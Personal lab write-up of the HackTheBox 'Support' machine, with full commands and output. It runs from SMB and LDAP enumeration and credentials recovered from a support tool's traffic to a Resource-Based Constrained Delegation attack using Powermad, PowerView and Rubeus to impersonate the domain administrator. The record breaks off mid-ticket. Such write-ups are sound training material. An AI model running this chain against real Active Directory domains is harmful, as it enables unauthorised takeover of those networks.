
Support

Sunday, June 1, 2025 6:05 PM

1. nxc smb -u 'whatever' > smbclient -N > get UserInfo.exe
2. Run UserInfo.exe > wireshark > get ldap password
3. bloodhound using ldap creds > found support@support.htb is not system generated account
4. Enumerate ldapsearch > check support account info field > found support account's password
5. Exploit Resource-Based Constrained Delegation attack > Rubeus generate ticket & copy ticket > convert from base64 to kirbi to ccache > Psexec login using ccache > get administrator shell.

HackTheBox - Support

BloodHound 2.1's New Computer Takeover Attack



https://0xdf.gitlab.io/2022/12/17/htb-support.html

nmap

```
Nmap 7.95 scan initiated Sun Jun  1 19:27:29 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN nmap 10.129.230.181
Nmap scan report for 10.129.230.181
Host is up (0.023s latency).
Not shown: 65516 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-01 22:04:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49707/tcp open  msrpc         Microsoft Windows RPC
49745/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server  2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-06-01T22:05:41
|_  start_date: N/A
|_clock-skew: -1h24m23s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 445/tcp)
HOP RTT      ADDRESS
1   25.86 ms 10.10.14.1
2   26.09 ms 10.129.230.181

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jun  1 19:30:42 2025 -- 1 IP address (1 host up) scanned in 193.37 seconds
```

smb enumeration

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc smb 10.129.230.181
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc smb 10.129.230.181 --shares
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc smb 10.129.230.181 -u '' -p ''
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [+] support.htb\:

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc smb 10.129.230.181 -u 'whatever' -p ''
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [+] support.htb\whatever: (Guest)
```

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc smb 10.129.230.181 -u 'whatever' -p '' --shares
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [+] support.htb\whatever: (Guest)
SMB         10.129.230.181  445    DC               [*] Enumerated shares
SMB         10.129.230.181  445    DC               Share           Permissions     Remark
SMB         10.129.230.181  445    DC               -----           -----------     ------
SMB         10.129.230.181  445    DC               ADMIN$                          Remote Admin
SMB         10.129.230.181  445    DC               C$                              Default share
SMB         10.129.230.181  445    DC               IPC$            READ            Remote IPC
SMB         10.129.230.181  445    DC               NETLOGON                        Logon server share
SMB         10.129.230.181  445    DC               support-tools   READ            support staff tools
SMB         10.129.230.181  445    DC               SYSVOL                          Logon server share
```

smbclient -N //10.129.230.181/support-tools
-N = no password and it use current username of our machine (kali) as smb login username.

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ smbclient -N //10.129.230.181/support-tools
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 13:01:06 2022
  ..                                  D        0  Sat May 28 07:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 07:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 07:19:55 2022
  putty.exe                           A  1273576  Sat May 28 07:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 07:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 13:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 07:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe       A 44398000  Sat May 28 07:19:43 2022

                4026367 blocks of size 4096. 958850 blocks available
```

This file stands out and interesting.


```
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (1632.5 KiloBytes/sec) (average 1632.5 KiloBytes/sec)
```

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ ls
nmap  UserInfo.exe.zip

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ mkdir UserInfo

┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ cd UserInfo

┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ unzip ../UserInfo
unzip:  cannot find or open ../UserInfo, ../UserInfo.zip or ../UserInfo.ZIP.

┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ unzip ../UserInfo.exe.zip
Archive:  ../UserInfo.exe.zip
  inflating: UserInfo.exe
  inflating: CommandLineParser.dll
  inflating: Microsoft.Bcl.AsyncInterfaces.dll
  inflating: Microsoft.Extensions.DependencyInjection.Abstractions.dll
  inflating: Microsoft.Extensions.DependencyInjection.dll
  inflating: Microsoft.Extensions.Logging.Abstractions.dll
  inflating: System.Buffers.dll
```


Run the program.

```
┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ ./UserInfo.exe find
[-] At least one of -first or -last is required.

┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ ./UserInfo.exe find -first ggwp
[-] Exception: No Such Object
```

Caputer any > follow tcp stream



Found ldap password




support\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz (Be careful, there is $ in password, that need to be removed, we cannot use with it.)

Enumerate

```
┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ nxc smb 10.129.230.181 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz

┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ nxc smb 10.129.230.181 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' --shares
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True
) (SMBv1:False)
SMB         10.129.230.181  445    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
SMB         10.129.230.181  445    DC               [*] Enumerated shares
SMB         10.129.230.181  445    DC               Share           Permissions     Remark
SMB         10.129.230.181  445    DC               -----           -----------     ------
SMB         10.129.230.181  445    DC               ADMIN$                          Remote Admin
SMB         10.129.230.181  445    DC               C$                              Default share
SMB         10.129.230.181  445    DC               IPC$            READ            Remote IPC
SMB         10.129.230.181  445    DC               NETLOGON        READ            Logon server share
SMB         10.129.230.181  445    DC               support-tools   READ            support staff tools
SMB         10.129.230.181  445    DC               SYSVOL          READ            Logon server share
```

```
┌──(kali㉿kali)-[~/Desktop/htb/support/UserInfo]
└─$ nxc ldap 10.129.230.181 -u 'ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
LDAP        10.129.230.181  389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
LDAP        10.129.230.181  389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
```


Enumerate using ldapdomaindump
sudo ldapdomaindump ldap://dc.support.htb -u 'support.htb\ldap' -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
firefox *.html



Domain Users


CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	descript
ford.victoria	ford.victoria	ford.victoria	05/28/22 11:15:57	05/28/22 11:15:58	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:15:58	1120	
stoll.rachelle	stoll.rachelle	stoll.rachelle	05/28/22 11:15:42	05/28/22 11:15:43	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:15:42	1119	
daughtler.mabel	daughtler.mabel	daughtler.mabel	05/28/22 11:15:26	05/28/22 11:15:27	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:15:26	1118	
langley.lucy	langley.lucy	langley.lucy	05/28/22 11:15:10	05/28/22 11:15:11	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:15:10	1117	
west.laura	west.laura	west.laura	05/28/22 11:14:55	05/28/22 11:14:56	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:14:55	1116	
monroe.david	monroe.david	monroe.david	05/28/22 11:14:39	05/28/22 11:14:40	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:14:39	1115	
cromwell.gerard	cromwell.gerard	cromwell.gerard	05/28/22 11:14:24	05/28/22 11:14:24	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:14:24	1114	
bardot.mary	bardot.mary	bardot.mary	05/28/22 11:14:08	05/28/22 11:14:09	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:14:08	1113	
raven.clifton	raven.clifton	raven.clifton	05/28/22 11:13:52	05/28/22 11:13:53	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/28/22 11:13:53	1112	
levine.leopoldo	levine.leopoldo	levine.leopoldo	05/28/22	05/28/22	01/01/01	NORMAL_ACCOUNT,	05/28/22	1111	

Enumerate using bloodhound
bloodhound-python --dns-tcp -ns 10.129.230.181 -d support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -c all




sudo neo4j console
creds > neo4j, neo4j1

sudo bloodhound
creds > admin:Aeroplane123!



These support account and group is interesting because of its object ID is 11xx.
Object ID 11xx are the entities created by user.
Object ID 5xx are system default things.



Check the info of user 'support'.
ldapsearch -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | less

```
# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
```

ldapsearch -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep info

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ ldapsearch -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" | grep info

 y with information about license issuance, for the purpose of tracking and re
 298939 for more information.
info: Ironside47pleasure40Watchful
```


support:Ironside47pleasure40Watchful

```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ nxc winrm 10.129.230.181 -u support -p Ironside47pleasure40Watchful
WINRM       10.129.230.181  5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat
.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.230.181  5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
```

Login winrm


```
┌──(kali㉿kali)-[~/Desktop/htb/support]
└─$ evil-winrm -i support.htb -u support -p Ironside47pleasure40Watchful

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
```

Exploit
Resource-Based Constrained Delegation attack



Download tools
https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
https://github.com/Kevin-Robertson/Powermad
https://github.com/GhostPack/Rubeus

Double click on GenericAll




```
#Resource-Based Constrained Delegation attack

#Abusing this primitive is possible through the Rubeus project.

#First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a n ew attacker-controlled computer account:

New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)

#PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid

#We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

#Next, we need to set this newly created security descriptor in the msDS-AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking over, again using PowerView in this case:

Get-DomainComputer $TargetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes}

#We can then use Rubeus to hash the plaintext password into its RC4_HMAC form:

Rubeus.exe hash /password:Summer2018!

#And finally we can use Rubeus' *s4u* module to get a service ticket for the service name (sname) we want to "pretend" to be  "admin" for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMP UTER:

Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/dc.support.htb /ptt
```

Upload files

```
*Evil-WinRM* PS C:\Users\support\Documents> upload *

Info: Uploading /home/kali/Desktop/htb/support/www/* to C:\Users\support\Documents

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\Documents> dir


    Directory: C:\Users\support\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/1/2025   7:31 PM         135576 Powermad.ps1
-a----         6/1/2025   7:31 PM         770279 PowerView.ps1
-a----         6/1/2025   7:31 PM         467968 Rubeus.exe
```

Import two powershell scripts into my session. (Otherwise the oncoming cmds won't work.)

```
*Evil-WinRM* PS C:\Users\support\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> . .\Powermad.ps1
```

Run the above **Red line cmds.**

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe hash /password:Summer2018!

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Calculate Password Hash(es)

[*] Input password             : Summer2018!
[*]       rc4_hmac             : EF266C6B963C0BB683941032008AD47F

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

EF266C6B963C0BB683941032008AD47F

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuse
r:administrator /msdsspn:cifs/dc.support.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: S4U

[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'support.htb\attackersystem$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFojCCBZ6gAwIBBaEDAgEWooIEszCCBK9hggSrMIIEp6ADAgEFoQ0bC1NVUFBPUlQuSFRCoiAwHqAD
      AgECoRcwFRsGa3JidGd0GwtzdXBwb3J0Lmh0YqOCBG0wggRpoAMCARKhAwIBAqKCBFsEggRXQm8T2j22
      O2slry1kypP3qj3+FBrkqN0S7zBPI4wkuvvl1VIPI99mRD7w4f/Mq+bffbyhw5zhQJUzjcfNTZ2jsJxg
      5KQQEpYwO5h/POyAdPaYS67rchivSeZ61kYPo/P7prS5PAe/JV6t+hfHoTku6zHA8VMjf4BACBPU9wR9
      YpWSQBlW/ibcEIdMdhiV2p5OlHz+w0VV57Ve6srIZkvoGKBKyAnJZMbK1EOp8qipr3EL6qDgSi8R9y30
      PTMFJwarUrxOWRlydPPqSg1bFysF5Ah/ihmavHKOLginUeFXYwk8hnvmdq24mN+989Ie1vdIIwuyavkY
      tNJyed0LPebjVZe5buntZzsO3nuxMZi3/LhIB56v93EsUg1/NBHqneBLeRpePAkMTlbyjjHX+iAVWujb
      FeH2PcHcCRyq6ddY2mlMaagFwKgQ1YhZDoA7yGl0nm//iSIRgP1Et2n+2VxZET1JbyBwfYgveTn0g5oV
      tNQEoI/kgwU0+2vCtsTnty5e9CGnGx8MbsoWebVmBETiQf6DumtB1k7p7RhF6nxdSy4G0V3ncEXV9NUV
      jEHHo9UsJQ7jEN8MjhPdT4UTeUOcYTx1ep20qMoGssK4O3gFWlGmQVyCks1YwHegNTs6AK1BMVJZJOVH
```

```
*Evil-WinRM* PS C:\Users\support\Documents> .\Rubeus.exe s4u /user:attackersystem$ /rc4:EF266C6B963C0BB683941032008AD47F /impersonateuser:administrator /msdsspn:cifs/dc.su pport.htb /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3

[*] Action: S4U

[*] Using rc4_hmac hash: EF266C6B963C0BB683941032008AD47F
[*] Building AS-REQ (w/ preauth) for: 'support.htb\attackersystem$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
